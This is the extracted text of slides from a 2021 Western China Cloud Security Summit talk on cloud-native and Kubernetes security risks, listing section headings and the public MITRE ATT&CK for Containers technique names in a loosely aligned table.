

云原生安全整体风险和防御

演讲嘉宾 · 袁曙光

2021首届-西部云安全峰会
Western China Cloud Security Summit 2021




云原生安全风险及攻击手段


云原生安全风险




云原生可利用漏洞数量



云原生的潜在风险



K8S集群攻击手段汇总




容器攻击的ATT&CK

Initial Access 3 techniques	Execution 4 techniques	Persistence 4 techniques	Privilege Escalation 4 techniques	Defense Evasion 6 techniques	Credential Access 2 techniques	Discovery 2 techniques	Impact 3 techniques	
Exploit Public-Facing Application	Container Administration Command	External Remote Services	Escape to Host	Build Image on Host	Brute Force (3)	Container and Resource Discovery	Endpoint Denial of Service	
External Remote Services	Deploy Container	Implant Internal Image	Exploitation for Privilege Escalation	Deploy Container		Password Guessing	Network Service Scanning	Network Denial of Service
Valid Accounts (2)	Scheduled Task/Job (1)	Scheduled Task/Job (1)	Scheduled Task/Job (1)	Impair Defenses (1)		Password Spraying		Resource Hijacking
				Disable or Modify Tools	Credential Stuffing			
Default Accounts	Container Orchestration Job	Container Orchestration Job	Container Orchestration Job	Indicator Removal on Host	Unsecured Credentials (2)			
Local Accounts	User Execution (1)	Valid Accounts (2)	Valid Accounts (2)	Masquerading (1)				Credentials In Files
				Malicious Image	Default Accounts			Default Accounts
		Local Accounts	Local Accounts	Valid Accounts (2)				
				Default Accounts				
				Local Accounts				


Last modified: 29 April 2021

攻击场景概况

